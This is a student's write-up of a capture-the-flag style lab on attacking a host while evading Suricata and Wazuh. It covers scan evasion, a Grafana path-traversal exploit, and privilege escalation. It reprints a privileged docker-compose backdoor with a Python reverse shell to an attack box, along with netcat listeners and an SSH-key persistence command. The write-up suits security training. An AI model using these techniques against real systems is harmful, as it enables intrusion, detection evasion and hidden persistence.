

Intrusion Detection Room

Tryhackme

-Abhinav V R

Objective: To perform a full system takeover (initial access, privilege escalation, and persistence) on a target machine while actively monitoring and attempting to evade two primary Intrusion Detection Systems (IDS): Suricata (NIDS) and Wazuh (HIDS).

Reconnaissance and NIDS Evasion

This phase focuses on network scanning and information gathering, with an emphasis on evading Suricata.

Action/ Tool Used	Command Executed	IDS Activity & Evasion Outcome	Screenshots to Capture
Initial Nmap Scan (Detection)	<code>nmap -sV [Target_IP]</code>	Suricata: High-severity alert for "Potential network scan/probes" is immediately triggered.	1. Nmap output showing open ports/service s. 2. Suricata console showing the alert.

Nmap Evasion Attempt	<code>nmap --script http-useragent-mod --script-args http.useragent=" [New_Agent]" [Target_IP]</code>	Suricata: By modifying the User-Agent, the new scan may not trigger the same signature-based alert, resulting in lower severity/no alert.	1. The Nmap command with the evasion flag. 2. The Suricata console showing a reduction in alerts (or a different, lower-severity alert).
Web Enumeration (Nikto)	<code>nikto -h http://[Target_IP]:[Port]</code>	Suricata: Multiple high-severity alerts for "Web application scanning" and specific vulnerability checks. Identified key path (e.g., <code>/login</code>).	1. Nikto scan output. 2. Suricata console showing the barrage of Nikto alerts.
Nikto Evasion Attempt	<code>nikto -h http://[Target_IP] -T 6 -evasion 6,a,b</code>	Suricata: Using scan tuning (<code>-T 6</code> for DoS vectors) and evasion flags (<code>6,a,b</code> for request spacing) can reduce the scan's aggressiveness and potentially evade some high-severity rules.	Nikto command with evasion flags and the subsequent (quieter) Suricata activity.
Open Source Intelligence (OSINT)	Searching Shodan, Google Dorking for exposed services and versions (e.g., Grafana 8.2.5).	None: Passive intelligence gathering does not touch the target, resulting in zero IDS alerts.	Screenshot of the OSINT tool/search query and the resulting vulnerability (e.g., Grafana CVE-2021-43798).

Initial Access and Exploitation

Action/Tool Used	Command Executed	IDS Activity & Evasion Outcome	Screenshots to Capture
Exploitation	Requesting a sensitive file via the LFI exploit (e.g., accessing <code>/etc/shadow</code> via the Grafana vulnerability).	Suricata: Detected as a "Malicious File Access" or "Traversal Attempt" due to the specific request pattern (the path traversal payload).	1. The exploit command/request. 2. The Suricata alert specifically flagging the attack.
Gaining a Shell	Setting up a listener (<code>nc -lvp 4242</code>) and sending the reverse shell payload from the target.	Suricata: Triggers a high-severity alert for "Command and Control (C2) traffic" or "Reverse Shell Connection."	1. Netcat listener successfully catching the shell. 2. Suricata alert for the reverse shell.

Privilege Escalation and HIDS Evasion

Action/Tool Used	Command Executed	IDS Activity & Evasion Outcome	Screenshots to Capture
Transferring Post-Exploit Tools	Transferring LinPEAS to the compromised host (e.g., using <code>wget</code> or <code>python -m SimpleHTTPServer</code>).	Wazuh: Triggers a Level 5 alert for "File Integrity/System Audit" when the script is added, as LinPEAS is a known enumeration tool.	1. Command to transfer LinPEAS. 2. Wazuh console showing the file addition alert.
Privilege Escalation Recon	Running LinPEAS to find a vector, which points to a misconfigured Docker installation.	Wazuh: Running the script itself may generate additional "System Auditing" or "Unusual Process Execution" alerts.	LinPEAS output highlighting the Docker misconfiguration.

Attempted Persistence (Failed)	Attempting to establish persistence via a simple SSH key addition: <code>echo "key" >> /root/.ssh/authorized_keys</code>	Wazuh: CRITICAL Alert (High Severity) from File Integrity Monitoring (FIM) for modification of a critical system file (<code>/root/.ssh/authorized_keys</code>).	1. The SSH key modification command. 2. The Wazuh Critical FIM alert.
Evasive Persistence (Success)	Abusing Docker by creating a new <code>docker-compose.yml</code> file with a reverse shell entry point and mounting the root directory. This method avoids direct modification of sensitive files monitored by FIM.	Wazuh: This technique is designed to be evasive by manipulating a less-monitored configuration file (<code>docker-compose.yml</code>) and leveraging a legitimate service (Docker). This should result in low-severity or no alerts compared to the FIM critical alert.	1. Content of the evasive <code>docker-compose.yml</code> file (as seen in the room content). 2. The command to start the persistent service. 3. The final root shell connection.
Final Flag Retrieval	<code>cat /root/flag.txt</code>	None (System takeover complete and persistent access established).	Screenshot showing the final root flag: <code>{SNEAK_ATTACK_CRITICAL}</code> .

Screenshots:

Once the script has finished downloading you can then run it with:

```
python3 exploit.py -u 10.201.64.77 -p 3000 -f <REMOTE FILE TO READ>
```

See what you can find on the server, remember that the exploit, gives us access to the same privileges of the user that's running the service. Once you're happy with what you've found on the server have a look at the IDS alert history at `10.201.64.77:8000/alerts`. Can you see any evidence that this particular exploit was detected? like I said not all rule sets are perfect.

Answer the questions below

What is the password of the grafana-admin account?


✓ Correct Answer 🔍 Hint

Is it possible to gain direct access to the server now that the grafana-admin password is known? (yay/nay)

✓ Correct Answer 🔍 Hint

Are any of the attached IDS able to detect the attack if the file `/etc/shadow` is requested via the exploit, if so what IDS detected it?

🚩 Submit 🔍 Hint

 Task 8 Host Based IDS (HIDS)

Task 3 ✓ Network-based IDS (NIDS)

Task 4 ✓ Reconnaissance and Evasion Basics

Now that the basics of NIDS have been covered, it's time to discuss some simple evasion techniques in the context of the first stage of the cyber kill chain, reconnaissance. First, run the following command against the target at 10.201.64.77


```
nmap -sV 10.201.64.77
```

I recommend completing this [room](#) if you're unfamiliar with `nmap`. In simple terms, the above command will retrieve a detailed listing of the services attached to the targeted node by performing a number of predefined actions against the target. As an example, `nmap` will request long paths from HTTP servers to deliberately create 404 errors some HTTP servers will provide additional information when a 404 error is triggered.

The above command does not make use of any evasion techniques and as a result, most NIDS should be able to detect it with no issue, in fact, you should be able to verify this now by navigating to `10.201.64.77:8000/alerts`. Suricata should have detected that some packets contain the default `nmap` user agent and triggered an alert. Suricata will have also detected the unusual HTTP requests that `nmap` makes to trigger responses from applications targeted for service versioning. Wazuh may have also detected the 400 error codes made during the course of the scan.

We can use this information to test our first evasion strategy. By appending the following to change the user_agent `http.useragent=<AGENT_HERE>`, we can set the user agent used by `nmap` to a new value and partially evade detection. Try running the command now, a big list of user agents is available [here](#). The final command should look something like this:

```
nmap -sV --script-args http.useragent="<USER AGENT HERE>" 10.201.64.77
```



Room progress (91%)


The compromised host is running Linux so we have a number of persistence mechanisms available to us. The first option which, is arguably the most straightforward is to add a public key that we control to the `authorized_keys` file at `/root/.ssh/`. This would allow us to connect to the host via SSH without needing to run the privilege escalation exploit every time and without relying on the password for the compromised account not changing. This methodology is very common among botnets as it's both reliable and very simple to implement as pretty much all Linux distributions intended for server use run an OpenSSH service by default.

Try this now, a valid key pair can be generated for the attack box by running `ssh-keygen`. Once this key is added to the `authorized_keys` file in `/root/.ssh/` you should be able to gain remote access to root whenever it's needed, simple right? Well, unfortunately, this tactic has one big disadvantage as it is highly detectable.

HIDS often feature some form of file system integrity monitoring service which, will periodically scan a list of target directories for changes with, an alert being raised every time a file is changed or added. By adding an entry to the `authorized_keys` file you would have triggered an alert of a fairly high severity and as a result, this might not be the best option. An alert is also raised every time an ssh connection is made so the HIDS operator will be notified every time we log on.

It would be very helpful to check how the IDS is configured before we continue as it may help us with finding vectors that aren't monitored. Wazuh has two configuration modes, local and centralised in this case, the HIDS agents are setup locally and the config file can be found at `/var/ossec/etc/ossec.conf`. This file lists all of the data sources that are covered by HIDS in this case, the following are enabled:

- **File system monitoring** - As already mentioned this affects our ability to simply install ssh keys but, this also affects other persistence vectors like, `cron`, `systemd` and any attacks that require the installation of additional tools.
- **System log collection** - This functionality will generate alerts when some post-exploitation actions are taken against the system like making SSH connections and login attempts.
- **System inventory** - This tracks system metrics like open ports, network interfaces, packages, and processes. This affects our ability to open new ports for reverse shells and install new packages. Note, that this function currently, does not generate alerts by itself and requires the HIDS operator to write their own rules. However, A report would be available on an upstream log analysis platform like Kibana

 Note, that Docker monitoring is also available, however, it is not enabled in this case which gives us a few options:

host:

To perform the last option append the following to a new docker-compose file:

```
---
version: "2.1"
services:
  backdoorservice:
    restart: always
    image: ghcr.io/jroot1053/ctfscore:master
    entrypoint: >
      python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("<ATTACKBOXIP>",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
pty.spawn("/bin/sh")'
    volumes:
      - /:/mnt
    privileged: true
```


This will create a new docker container using an image that's already available on the system, mount the entire host file system to `/mnt/` on the container and spawn a reverse shell with python. Listen for the reverse shell connection on the attack box with:

```
nc -lvnp 4242
```

Then start the service on the host with:

```
docker-compose up
```

Once these are performed you should have a way to access the vulnerable host without relying on SSH, a vulnerable service, or user credentials. Of course, you will still be able to use these other methods in conjunction with the docker-compose reverse shell as, backups.



You did it! 🎉 Intrusion Detection complete!

Points earned: 144

Completed tasks: 12

Room type: Walkthrough

Difficulty: Medium

Streak: 1

78,361 users are actively learning this week

Result: The system takeover was successful, culminating in the retrieval of the root flag `{SNEAK_ATTACK_CRITICAL}`. Key stages of the attack, particularly initial scanning and simple persistence attempts, were detected. Evasion techniques were required to successfully complete the final stages of the cyber kill chain without detection.